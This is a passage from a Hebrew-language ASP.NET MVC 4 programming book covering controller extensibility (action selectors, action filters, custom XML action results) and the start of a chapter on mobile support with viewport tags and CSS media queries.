סיבה אפשרית לכתיבה של סייעי Razor היא שימוש חוזר פשוט בתצוגה, או שימוש חוזר בקוד סיוע זהה ביישומי MVC וביישומי Web Pages, או ביישומים שמשלבים את שתי הטכנולוגיות.

אם היישומים שמפתחים בנויים על טהרת MVC, השימוש בסייעי HTML מסורתיים יאפשר לכם ליהנות מרמות גבוהות של גמישות והתאמה אישית, גם אם התחביר עצמו קצת פחות תמציתי.

הערה למידע נוסף על כתיבת סייעי Razor, מומלץ לקרוא את המאמר " Comparing MVC 3 Helpers: Using Extension Methods and Declarative Razor @helper Syntax" בבלוג של ג'ון גאלווי (http://weblogs.asp.net/jgalloway/7730805.aspx). למרות שהמאמר של ג'ון מתייחס לתשתית MVC 3, הנושאים הנידונים רלוונטיים גם למפתחים שכותבים סייעי Razor בסביבת MVC 4.

הרחבת בקרים

פעולות בקר הן הדבק שמאחד את היישום שלכם: הן מתקשרות עם המודלים באמצעות שכבת הגישה לנתונים, מקבלות החלטות מהותיות בנוגע לאופן ביצוע פעולות בשם המשתמש, וקובעות כיצד להגיב לבקשות (באמצעות תצוגות, JSON, XML וכו'). התאמה אישית של תהליך הבחירה וההרצה של פעולות מהווה נדבך חשוב ביכולות ההרחבה של MVC.

בחירת פעולות

תשתית ASP.NET MVC מאפשרת למפתחים להשפיע על אופן הבחירה של הפעולות שיורצו באמצעות שני מנגנונים: בחירת שמות פעולה, וסינון של שיטות פעולה.

בחירת שמות פעולה באמצעות בוררי שמות

שינוי שם של פעולה נעשה באמצעות מאפייני סימון מהמחלקה ActionNameSelectorAttribute. בורר השמות השכיח ביותר הוא [ActionName] המובנה של תשתית MVC. הוא מאפשר למשתמש לציין שם חלופי ולצרף אותו ישירות לשיטת הפעולה עצמה. מפתחים שזקוקים למיפוי שמות דינמי יותר, יכולים ליישם תכונות מותאמות אישית על בסיס המחלקה ActionNameSelectorAttribute.

מימוש של ActionNameSelectorAttribute אינו משימה מורכבת: עליכם ליישם את השיטה המופשטת IsValidName, ולהחזיר true אם השם המבוקש חוקי, או להחזיר false אם השם אינו חוקי. מכיוון שבורר שם הפעולה לוקח חלק בהחלטה לגבי חוקיות השם, ההחלטה יכולה להידחות כל עוד איננו יודעים מהו השם המבוקש. לדוגמה, נניח שברצונכם ליצור פעולה יחידה שתטפל בכל הבקשות לשם פעולה שמתחיל עם "product-" (למשל, עליכם למפות כתובת URL קיימת שאין לכם שליטה עליה). תוכלו לעשות זאת בקלות רבה על ידי יישום בורר שמות מותאם אישית:

```
public override bool IsValidName(ControllerContext controllerContext,
        string actionName,
        MethodInfo methodInfo) {
    return actionName.StartsWith("product-");
}
```

כעת, כאשר תצמידו מאפיין זה לשיטת פעולה, הוא יגיב לכל פעולה שמתחילה עם "product-". שימו לב שהפעולה עדיין צריכה לעבד את שם הפעולה כדי לשלוף את המידע הנוסף. התהליך מודגם בקוד לדוגמה תחת ~/Areas/ActionNameSelector. הדוגמה כוללת עיבוד (parsing) ושליפה של זיהוי המוצר מתוך שם הפעולה, והצבת הערך בנתוני הניתוב כדי לאַפשר למפתח לקַשר את הערך למודל.

סינון פעולות באמצעות בוררי שיטות

נקודת ההרחבה הנוספת שמאפשרת להשפיע על אופן בחירת הפעולה היא סינון פעולות. בורר שיטות הוא מחלקת מאפיין שיורשת ממחלקת הבסיס ActionMethodSelectorAttribute. בדומה מאוד לבוררי שמות פעולה, גם תהליך זה מבוסס על שיטה מופשטת יחידה שאחראית לבדיקת הֶקְשֵר הבקר והשיטה, ולקבוע האם השיטה עונה על דרישות הבקשה. תשתית MVC כוללת מספר מימושים מובנים של מאפיין זה: [AcceptVerbs] (והמאפיינים [HttpGet], [HttpPost], [HttpPut], [HttpDelete], [HttpHead], [HttpPatch] וגם [HttpOptions] שקרובים אליו מאוד) ובנוסף גם [NonAction].

במקרה שבורר שיטות מחזיר false לאחר שהתשתית קוראת לשיטה IsValidForRequest שלו, השיטה נפסלת עבור הבקשה הנתונה, והמערכת ממשיכה בחיפוש אחר שיטה מתאימה. אם אין לשיטה בוררים, היא תיחשב כמועמדת אפשרית להפעלה, אך אם השיטה כוללת בורר אחד או יותר – כל הבוררים חייבים להסכים (על ידי החזרת true) שהשיטה מתאימה לבקשה.

אם לא ניתן לאתר שיטה תואמת, המערכת מחזירה בתגובה לבקשה את קוד השגיאה HTTP 404. אם יותר משיטה אחת הותאמה לבקשה, המערכת תחזיר קוד שגיאה HTTP 500 ותצרף הודעת שגיאה שמפרטת את הבעיה.

אם אתם תוהים מדוע המאפיין [Authorize] אינו מופיע ברשימה, הסיבה היא שהוא נועד לאשר את הבקשה או להחזיר קוד שגיאה HTTP 401 ("Unauthorized") כדי להודיע לדפדפן שיש לבצע אימות של המשתמש. דרך נוספת להבהיר את ההבדל היא שעם [AcceptVerbs] או עם [NonAction] אין דבר שהמשתמש יכול לעשות כדי שהבקשה תהיה חוקית, היא תמיד תהיה לא חוקית, מכיוון שהיא משתמשת בהוראת HTTP שגויה או שהיא מנסה לקרוא לשיטה שאינה שיטת פעולה. מהמאפיין [Authorize] משתמע עם זאת, שיש משהו שמשתמש הקצה יכול לעשות כדי לגרום לבקשה להצליח. זהו ההבדל העיקרי בין מסנני פעולה כדוגמת [Authorize] לבין בוררי שיטות כדוגמת [AcceptVerbs].

סיבה אפשרית לשימוש בבוררי שיטות מותאמים אישית היא הבחנה בין בקשות Ajax ובקשות שאינן-Ajax. לשם כך נוכל ליישם בורר שיטות פעולה חדש בשם [AjaxOnly] שכולל את השיטה IsValidForRequest, כמוצג להלן:

```
public override bool IsValidForRequest(ControllerContext controllerContext,
        MethodInfo methodInfo) {
  return controllerContext.HttpContext.Request.IsAjaxRequest();
}
```

על ידי שימוש במאפיין שיצרנו, בשילוב כלל שנוגע לקיומם או להעדרם של בוררי שיטות, נוכל להסיק ששיטות פעולה לא מסומנות מהוות מטרות כשרות לבקשות Ajax ושאינן-Ajax כאחד. לאחר הצמדת המאפיין שיצרנו לשיטה כלשהי, השיטה תנופה מרשימת המטרות הכשרות בעת קבלת בקשה שאינה בקשת Ajax.

עם מאפיין כזה תוכלו ליצור שיטות פעולה נפרדות בעלות שם זהה. בחירת שיטת הפעולה שתורץ תלויה בבקשה: בקשה ישירה שמבצע המשתמש דרך הדפדפן, או בקשת Ajax באמצעות קוד. בדרך זו תוכלו לגרום ליישום להגיב בצורה שונה לבקשות מלאות, ולבקשות Ajax. תוכלו למצוא דוגמה מלאה תחת ~/Areas/ActionMethodSelector. הדוגמה כוללת מימוש של המאפיין [AjaxOnly], וכוללת גם בקר ותצוגה שמדגימים בחירה בין שתי שיטות Index על פי סוג הבקשה שמתקבלת מהמשתמש, כמוסבר לעיל.

מסנני פעולה

לאחר בחירת שיטת הפעולה, הפעולה מורצת, ואם היא מחזירה תוצאה - גם התוצאה מורצת. מסנני פעולה מאפשרים למפתחים לקחת חלק בצינור ההרצה של הפעולה והתוצאה בארבע דרכים: לצורך אימות, לצורך עיבוד מקדים וסופי של בקשות, לצורך עיבוד מקדים וסופי של תוצאות, ולצורך טיפול בשגיאות.

מסנני פעולה יכולים להיכתב בתור מאפיינים שמוּחָלים ישירות על שיטות הפעולה (או מחלקות הבקר), ולחילופין - בתור מחלקות עצמאיות שמוספות לרשימת המסננים הגלובליים. כדי ליישם את מסנן הפעולה בתור מאפיין, עליו להיגזר מהמחלקה FilterAttribute (או אחת ממחלקות המשנה שלה, כגון ActionFilterAttribute). מסנני פעולה גלובליים שאינם מאפיינים, אינם מחויבים לאילוצי מחלקת בסיס כלשהם. ללא תלות בגישה שתיבחר, פעילויות הסינון הנתמכות נקבעות על סמך הממשקים שמיישמים.

מסנני הרשאה

מסנן ההרשאה הוא מסנן פעולה שנועד לקחת חלק בתהליך ההרשאה ליישום ממשק IAuthorizationFilter. מסנני הרשאה מורצים בשלב מאוד מוקדם של צינור הפעולה, ובהתאם לכך הם משמשים לביצוע פעילויות שמקצרות את תהליך הרצת הפעולה כולה. תשתית MVC כוללת מספר מחלקות שמיישמות את הממשק הזה, ביניהן [Authorize], [ChildActionOnly], [RequireHttps], [ValidateAntiForgeryToken] וגם [ValidateInput].

אחת הסיבות ליישום של ממשק הרשאה שמספק פתח מילוט מוקדם מצינור הפעולה, היא מתן מענה לאי-עמידה בתנאי מקדים בתרחישים שמחייבים תגובה אחרת מהחזרת קוד השגיאה HTTP 404.

מסנני פעולה ותוצאה

מסנן פעולה ותוצאה מיועד לקחת חלק בתהליך העיבוד המקדים והסופי של פעולות וצריך ליישם את ממשק IActionFilter. ממשק זה כולל שתי שיטות שיש ליישם: OnActionExecuting

(לעיבוד מקדים) ו- OnActionExecuted (לעיבוד סופי). במקביל, לצורך עיבוד מקדים וסופי של תוצאות, מסנן הפעולה צריך ליישם את IResultFilter, אשר כולל גם כן שתי שיטות סינון: OnResultExecuting ו-OnResultExecuted . תשתית MVC כוללת שני מסנני פעולה/תוצאה מובנים: [AsyncTimeout] ו- [OutputCache]. לעתים קרובות מסנן פעולה יחיד יכיל מימושים של שני הממשקים כצמד, ולכן יש טעם לאחד את הדיון בשניהם.

מסנן מטמון הפלט (OutputCache) מספק דוגמה מצוינת לשילוב של מסנני פעולה ותוצאה. מסנן זה הינו מימוש חלופי של OnActionExecuting כדי לקבוע אם כבר אוחסנה תשובה במטמון (דבר שיאפשר לוותר לגמרי על הרצת הפעולה והתוצאה, כדי להחזיר תוצאה מהמטמון באופן ישיר). המימוש של OnResultExecuted גם מאפשר לשמור במטמון את תוצאות ההרצה של פעולה ותוצאה, אם טרם נשמרו.

כדי להבין איך כל זה פועל, פיתחו את קוד הדוגמה בתיקייה ~/Areas/TimingFilter. זהו מסנן פעולה ותוצאה אשר משמש לתיעוד משך הזמן הנדרש להרצת הפעולה והתוצאה. הנה המימושים החדשים של ארבע השיטות:

```
public override void OnActionExecuting(ActionExecutingContext filterContext)
{
  GetStopwatch("action").Start();
}

public override void OnActionExecuted(ActionExecutedContext filterContext)
{
  GetStopwatch("action").Stop();
}

public override void OnResultExecuting(ResultExecutingContext filterContext)
{
  GetStopwatch("result").Start();
}

public override void OnResultExecuted(ResultExecutedContext filterContext)
{
  var resultStopwatch = GetStopwatch("result");
  resultStopwatch.Stop();

  var actionStopwatch = GetStopwatch("action");
  var response = filterContext.HttpContext.Response;

  if (!filterContext.IsChildAction && response.ContentType == "text/html")
    response.Write(
      String.Format(
        "<h5>Action '{0} :: {1}', Execute: {2}ms, Result: {3}ms.</h5>",
        filterContext.RouteData.Values["controller"],
        filterContext.RouteData.Values["action"],
        actionStopwatch.ElapsedMilliseconds,
        resultStopwatch.ElapsedMilliseconds
      )
    );
}
```

בדוגמה זו נעשה שימוש בשני מופעים של המחלקה Stopwatch של .NET.: אחד משמש למדידת זמן הרצת הפעולה, והשני - למדידת זמן הרצת התוצאה. בסיום המדידה, התוצאות מועברות לזרם הפלט בפורמט HTML כדי לאפשר למפתחים לראות בדיוק כמה זמן לקח להריץ את הקוד.

מסנני שגיאה

הסוג האחרון של מסנני הפעולה הזמינים הוא **מסנן שגיאות** (exception filter), אשר מיועד לעיבוד של שגיאות חריגות שעשויות להיזרק במהלך ההרצה של פעולה או של תוצאה. מסנן פעולה שמיועד לקחת חלק בתהליך הטיפול בשגיאות צריך ליישם את ממשק IExceptionFilter. תשתית MVC כוללת מסנן שגיאות אחד בלבד, את [HandleError].

אחת הסיבות השכיחות ליצירת מסנן שגיאות היא לשם ביצוע פעולות כגון תיעוד שגיאות, שליחת התראה למנהלי הרשת, ובחירת אופן הטיפול בשגיאה מבחינת משתמש הקצה (לרוב על ידי הצגת דף שגיאה). מכיוון שהמחלקה HandleErrorAttribute ממילא מבצעת את הפעולה האחרונה מבין אלו שפורטו, נהוג להתבסס על מחלקה זו בעת יצירת מסנני פעולה, ולדרוס את השיטה OnException, שאפשר יהיה להוסיף הנחיות טיפול לפני הקריאה לשיטה base.OnException.

תוצאות מותאמות אישית

שורת הקוד האחרונה של רוב שיטות הפעולה משמשת להחזרת אובייקט תוצאת פעולה. לדוגמה, השיטה View של המחלקה Controller מחזירה מופע של המחלקה ViewResult אשר מכילה את הקוד הדרוש כדי לאתר תצוגה, להריץ אותה ולכתוב את התוצאות שמתקבלות בזרם התגובה. כאשר כותבים למשל ;()return View ברשימת הפעולות, אתם למעשה מבקשים מתשתית MVC להריץ בשמכם תוצאת פעולה.

התשתית אינה מגבילה את המפתחים שמשתמשים בה אך ורק לתוצאות הפעולה המובנות שהיא מספקת. באפשרותכם ליצור תוצאות פעולה אשר יורשות מהמחלקה ActionResult ומיישמות את ExecuteResult.

לשם מה דרושות תוצאות פעולה?

אתם בוודאי שואלים את עצמכם לשם מה התשתית צריכה להשתמש בתוצאות פעולה. האם לא ניתן היה פשוט להטמיע את הידע הנדרש למימוש תצוגות במחלקה Controller?

בשני הפרקים הקודמים עסקנו בנושאים שקשורים במידה מסוימת לסוגיה זו: הזרקת תלויות ובדיקות יחידה. ניתן בהם דגש רב לחשיבות של עיצוב נכון של התוכנה. בהקשר זה, תוצאות פעולה משרתות שתי מטרות חשובות ביותר:

- המחלקה Controller נועדה להקל על המפתחים, אך אינה מהווה חלק מהותי מתשתית MVC. מבחינת זמן הריצה של MVC, הטיפוס החשוב הוא הממשק IController: כדי להיות (או לצרוך) בקר MVC, הממשק הזה הוא הדבר היחיד שצריך להכיר. לאור זאת,

ברור ומובן מאליו שהטמעת הקוד למימוש-תצוגה בתוך המחלקה Controller היה מקשה מאוד על השימוש החוזר בקוד זה במקומות אחרים. פרט לזה, למה להכביד על הבקר בידע על אופן המימוש של התצוגה אם אין זה בכלל תפקידו? העיקרון השולט כאן הינו "עיקרון האחריות היחידה". הבקר צריך להתמקד אך ורק בפעולות שהוא צריך לבצע בתור בקר.

- התשתית נכתבה מתוך רצון להקל על ביצוע בדיקות יחידה של כל רכיבי היישום. השימוש במחלקות תוצאות פעולה מאפשר למפתחים לכתוב בדיקות יחידה פשוטות שיכולות לקרוא לשיטות פעולה באופן ישיר, ולבדוק את הערכים המוחזרים של תוצאת הפעולה המתקבלת. הרבה יותר קל לכתוב בדיקות יחידה שבוחנת את הפרמטרים של תוצאת פעולה, מאשר כזו שנדרשת לנבור בתגיות HTML שמופקות כתוצאה ממימוש התצוגה.

הדוגמה שנמצאת בכתובת ~/Areas/CustomActionResult כוללת מחלקת תוצאת פעולה מסוג XML אשר מארגנת ומסדרת (מבצעת סריאליזציה) של אובייקט לפורמט XML, ושולחת אותו ללקוח כתגובה לפעולה. הקוד המלא כולל גם מחלקה Person מותאמת אישית שמאורגנת ומסודרת כנדרש בתוך הבקר:

```
public ActionResult Index() {
  var model = new Person {
    FirstName = "Brad",
    LastName = "Wilson",
    Blog = "http://bradwilson.typepad.com"
  };

  return new XmlResult(model);
}
```

המימוש של המחלקה XmlResult מתבסס בעיקר על יכולות הארגון והסידור עבור XML המובנות של NET Framework:

```
public class XmlResult : ActionResult
{
  private object data;

  public XmlResult(object data)
  {
    this.data = data;
  }

  public override void ExecuteResult(ControllerContext context)
  {
    var serializer = new XmlSerializer(data.GetType());
    var response = context.HttpContext.Response.OutputStream;

    context.HttpContext.Response.ContentType = "text/xml";
    serializer.Serialize(response, data);
  }
}
```

סיכום

בפרק זה עסקנו במספר נושאי הרחבה מתקדמים של תשתית ASP.NET MVC. את נקודות ההרחבה הזמינות סיווגנו לשלוש קטגוריות, בהתאם לאלמנט שהן משמשות להרחבתו: מודלים, תצוגות או בקרים (ופעולות). בקטגוריית המודלים, למדנו על מנגנוני הפעולה הפנימיים של ספקי הערכים והמקשרים למודל, והצגנו מספר דוגמאות להרחבה של אופן הטיפול בעריכה של מודלים על ידי התשתית באמצעות נתוני-מטא ומאמתי מודלים. לשם הרחבת תצוגות, הדגמנו כיצד ניתן להתאים באופן אישי את מנועי התצוגה על ידי שינוי הגדרת המוסכמות לאיתור קבצי תצוגה, וגם הצגנו שני דגמים של שיטות סיוע להפקת HTML בתוך התצוגות שמפתחים. לבסוף, למדנו על יכולות ההרחבה של בקרים על ידי השימוש בבוררי פעולה, מסנני פעולה וטיפוסי תוצאות פעולה מותאמים אישית - אמצעים שמספקים דרכים שימושיות וגמישות לעיצוב ייחודי של הפעולות שמקשרות בין המודלים והתצוגות. שימוש בנקודות הרחבה אלו מאפשר להביא את יישומי MVC שמפתחים לרמות חדשות של תפקוד ותאימות, ובמקביל - להפוך אותם לקלים יותר להבנה, לניפוי ולשיפור.

פרק 15

נושאים מתקדמים

עיקרי הפרק

- תמיכה בהתקנים ניידים
- אפשרויות מתקדמות:
  - Razor
  - פיגומים
  - ניתוב
  - תבניות
  - בקרים

במהלך הלימוד בספר השתדלנו להציג בפניכם את יסודות השימוש בתשתית ASP.NET MVC בדרך ברורה ומובנת, וכדי לא ללכת לאיבוד בסבך הפרטים, בחרנו להתעלם ממספר רב של סוגיות מתקדמות מעניינות ביותר. פרק זה יעסוק בסוגיות אלו.

תמיכה בהתקנים ניידים

שימוש בהתקנים ניידים להצגת אתרי אינטרנט הפך בשנים האחרונות לעניין שבשגרה. על פי הערכות מסוימות, כ-20% מהתנועה ברשת נעשית באמצעות התקנים ניידים, והמספר רק הולך וגדל. במציאות שכזו, חשוב מאוד לתת את הדעת למראה ולשמישות של האתר שלכם כאשר הוא מוצג בהתקנים ניידים.

יש מגוון גישות שבאפשרותכם ליישם לצורך העצמת החוויה הניידת אשר מספקים יישומי האינטרנט שלכם. במקרים מסוימים תסתפקו בשינויים סגנוניים קלים של אלמנטי טופס כלשהם, ובמקרים אחרים תרצו לשנות מן היסוד את המראה או התוכן של חלק מהתצוגות. במקרים קיצוניים ביותר (צעד אחד לפני המעבר מיישום אינטרנט שמותאם לנייד אל יישום שמכוון למכשיר הנייד מלכתחילה), אתם עשויים לפתח יישום אינטרנט שמיועד במיוחד למשתמשי התקנים ניידים. תשתית MVC 4 מספקת אמצעים שונים שיכולים לתת מענה לכל אחד מהתרחישים הללו:

- **מימוש ניתן להתאמה (adaptive)**: בתבניות יישומי האינטרנט והאינטראנט הסטנדרטיות משתמשים בשאילתות מדיה בגיליונות CSS כדי להתאים את האלמנטים בטופס לגודל המוקטן של מסך הנייד.
- **מצבי תצוגה**: תשתית MVC 4 מיישמת גישה מבוססת-מוסכמות לבחירה מבין תצוגות שונות בהתאם לסוג הדפדפן שמבצע את הבקשה מהשרת. בשונה ממימוש שניתן להתאמה (אדפטיבי), גישה זו מאפשרת לשנות את התגיות שנשלחות אל הדפדפנים שבמכשירים הניידים.
- **תבנית פרויקט נייד (Mobile Project)**: תבנית הפרויקט החדשה תעזור לכם ליצור יישומי יישומי אינטרנט ייעודיים עבור התקנים ניידים.

חיקוי התקנים ניידים (אמולציה)

תצלומי המסך בסעיף זה מבוססים על היישום Windows Phone Emulator, אשר ניתן להורידו מהכתובת http://msdn.microsoft.com/en-us/library/ff402563.aspx.

מומלץ לנסות גם יישומים ניידים אחרים, כמו למשל Opera Mobile Emulator (http://www.opera.com/developer/tools/mobile/), או היישום Electric Plum Simulator להדמיית דפדפני iPhone ו-iPad (http://www.electricplum.com).

מימוש ניתן להתאמה

הצעד הראשון בשיפור החוויה הניידת שמספק האתר שלכם הוא לבדוק כיצד נראה האתר בדפדפן נייד. בתרשים 1-15 ניתן לראות כיצד יֵרָאֶה דף הבית של תבנית ברירת המחדל של MVC 3 בהתקן נייד (או ליתר דיוק, בחלון של Windows Phone Emulator).

התצוגה הזו בעייתית מכמה בחינות:


- חלק גדול מהכיתוב קטן מכדי לקרוא ברמת הזום ההתחלתית.
- קישורי הניווט שבראש הדף הינם חסרי תועלת.
- הגדלת התצוגה על ידי המשתמש לא תביא לפתרון הבעיה, מכיוון שהתכנים אינם מסודרים מסדר שמתחשב במידות הקטנות של התצוגה, ולכן המשתמש יוכל לראות רק חלק מזערי מהדף.

אין ספק שאם היינו בוחנים דפים נוספים ומורכבים יותר, רשימת הבעיות הייתה מתארכת.


למרבה המזל, תבנית ברירת המחדל של MVC 4 מתפקדת הרבה יותר טוב בדפדפנים ניידים, גם ללא כל עזרה מצד המפתח, כפי שניתן להיווכח בתרשים 2-15.

מיד ניתן להבחין שהדף הותאם בצורה טובה יותר לגודלו הקטן של צג ההתקן הנייד. במקום כיווץ פשוט של הדף (כולל הכיתוב ושאר האלמנטים), הדף עוצב מחדש בצורה שמאפשרת להשתמש בו על אף אתגרי הגודל שמציבים התקנים ניידים.

תרשים 15-1



תרשים 15-2



תרשים 15-3

מעבר להתאמת הממדים, סידור הדף כולל מספר שינויים נוספים שפחות בולטים לעין ואשר מבוצעים כחלק מהאופטימיזציה של הדף עבור הצג של המכשיר הנייד. למשל, בשטח הכותרת בוצעו השינויים הבאים:

- הלוגו מיושר לשמאל בתצוגת שולחן העבודה, אבל ממורכז בתצוגת הנייד.
- קישורי ההרשמה והכניסה לחשבון מיושרים לפינה הימנית העליונה בתצוגת שולחן העבודה, אך שניהם ממורכזים ומוצגים מתחת ללוגו בתצוגת הנייד.
- קישורי Contact/About/Home מיושרים בתצוגה לנייד.

אם תגללו את הדף כלפי מטה תוכלו למצוא דוגמאות נוספות לאלמנטים ששונו בתצוגה הניידת כדי להקנות לדף מראה נקי יותר, וכדי לנצל בצורה טובה יותר את שטח הצג. מדובר בשינויים קטנים, אך משמעותיים. לדוגמה, נקודות התבליט העגולות ברשימה " We suggest the following" הוסרו, והטקסט בכותרת התחתונה ממורכז. כאשר תלחצו על הקישור Register שבכותרת הדף תוכלו לראות שגם שדות הטופס הותאמו לגודל של ההתקן הנייד, כמוצג בתרשים 3-15.

תבניות אלו מיישמות גישה שנקראת **מימוש ניתן להתאמה**, או **מימוש אדפטיבי (adaptive rendering)** לצורך התאמה אוטומטית של הדף לרוחב התצוגה בהתקן הנייד. חשוב לדעת שלא מדובר כאן בהתאמות שמבוססות על כותרות או על רמזים אחרים שמאפשרים לנחש שהמשתמש משתמש בהתקן נייד. ההתאמה מתבססת על שתי אפשרויות הרבה יותר מדויקות שנתמכות על ידי רוב הדפדפנים: תגית המטא Viewport, ושימוש בשאילתות מדיה בקבצי CSS.

תגית המטא Viewport

רוב אתרי האינטרנט נוצרו מבלי להקדיש מחשבה רבה לאופן הצגתם בקנה מידה קטן יותר, והדרך האידיאלית להצגת דפים הייתה ועדיין הינה אתגר מוכר בתחום הדפדפנים הניידים. דפים בעלי עיצוב שמתמקד בעיקר בתכני טקסט בעלי מבנה סמנטי יכולים לארגן מחדש בקלות יחסית את הטקסט כדי שאפשר יהיה לקרוא אותו בנוחות ובהירות. לעומתם, אתרים בעלי עיצוב ויזואלי נוקשה (ואולי נכון יותר לומר שברירי), אינם מגיבים היטב לשינוי פורמט והמענה היחיד הוא שינוי המרחק מהתצוגה ושימוש באפשרות הגלילה.

העיצוב של רוב האתרים אינו מספק מענה מתאים לשינויי גודל קיצוניים. על כן, כאשר דפדפנים ניידים צריכים לנחש כיצד לממש את הדף המוצג, הם יבחרו בדרך כלל באפשרות הבטוחה: מימוש בגישת הזום והגלילה. הפתרון לבעיה הזו הוא לספק לדפדפן את ממדי העיצוב של הדף כדי שלא יצטרך לנחש אותם.

לעתים קרובות, השימוש בתגיות Viewport מוגבל לדפים שנועדו במיוחד להצגה במסכים קטנים, בהתבסס על זיהוי דפדפן או בחירת המשתמש. במקרים אלה תגית Viewport עשויה להיראות כך:

```
<meta name="viewport" content="width=320">
```

זהו פתרון מספק לתצוגות ייעודיות בנייד, אך הוא יוצר בעיית תאימות עם תצוגות גדולות יותר. פתרון טוב יותר יהיה לעצב את גליון CSS באופן שמספק תמיכה לכל גדלי המסך (כמוסבר בסעיף הבא), ולאחר מכן להורות לדפדפן להשתמש בערך viewport בהתאם לרוחב שנתמך על ידי ההתקן, כך:

```
<meta name="viewport" content="width=device-width">
```

התאמת הסגנון בעזרת שאילתות מדיה בגיליון CSS

מאחר שאנחנו מודיעים לדפדפן שהוא יכול לסמוך עלינו ולהציג את הדף בהתאם לממדי המסך של ההתקן הנוכחי שאנחנו מספקים לו, עלינו להיות אמינים ולאפשר לו לסמוך עלינו. נעשה זאת על ידי שימוש בשאילתות מדיה בגיליון CSS.

הוספת שאילתות מדיה לגיליון CSS מאפשרת לנו להחיל כללי CSS על תצוגה (מדיה) מסוימת. להלן הסבר מתוך התיעוד של שאילתות מדיה באתר W3C.

> נכון להיום, הן HTML4 והן CSS2 תומכים בגליונות סגנון תלויי-מדיה שמותאמים באופן פרטני לסוגי מדיה שונים. לדוגמה, מסמך מסוים עשוי להשתמש בגופנים ממשפחת sans-serif בעת הצגה על המסך ובגופני serif בעת הדפסה. "מסך" ו"הדפסה" הם שני סוגי מדיה מוגדרים. שאילתות מדיה מספקות יכולות תיוג מדויקות יותר של גליונות סגנון, ובכך מרחיבות את אפשרויות השימוש בסוגי מדיה שונים.
>
> שאילתת מדיה מורכבת מסוג המדיה ואפס או יותר ביטויים שמשמשים לבדיקת קיומן של תכונות מדיה מסוימות. תכונות המדיה שנתמכות על ידי שאילתות מדיה הן "width", "height" ו-"color". על ידי שימוש בשאילתות מדיה ניתן להתאים את התצוגה באופן פרטני למגוון רחב של התקני פלט ללא שינוי בתכנים עצמם.
>
> המידע נמצא בכתובת http://www.w3.org/TR/css3-mediaqueries/

בקיצור, CSS2 תומך בסוגי מדיית מטרה כגון מסך או מדפסת, בעוד ששאילתות מדיה מאפשרות לנו להתאים את התצוגה למסכים בעלי רוחב מקסימלי ומינימלי מסוים. מכיוון שכללי CSS נבדקים לפי הסדר מתחילתם ועד סופם, אתם יכולים להוסיף כללים גורפים בראש קובץ CSS ולדרוס את הכללים הללו בהמשך הקובץ CSS עם כללים פרטניים יותר שמיועדים לתצוגות קטנות, ומתוחמים בשאילתות מדיה כדי למנוע את יישומם על ידי דפדפנים בעלי שטח תצוגה גדול יותר.

בדוגמה הפשוטה שלהלן, צבע הרקע יהיה כחול בתצוגות שרוחבן גדול מ-850 פיקסלים, והצבע יהיה אדום בתצוגות שרוחבן קטן מ-850 פיקסלים:

```
body {background-color:blue;}
@media only screen and (max-width: 850px) {
  body {background-color:red;}
}
```


זו בדיוק הטכניקה שמיושמת בגיליון CSS של תבנית ברירת המחדל של ASP.NET MVC 4: כלל גורף שאחריו כללים פרטניים שמיועדים לדפדפנים ניידים ושיישומם מותנה ברוחב

מקסימלי של 850 פיקסלים, כמוגדר על ידי שאילתת המדיה. כדי לראות את הקוד הזה, עיינו בסעיף Mobile Styles בקובץ /Content/Site.css.

שאילתות מדיה: למה להסתפק באחת בלבד?

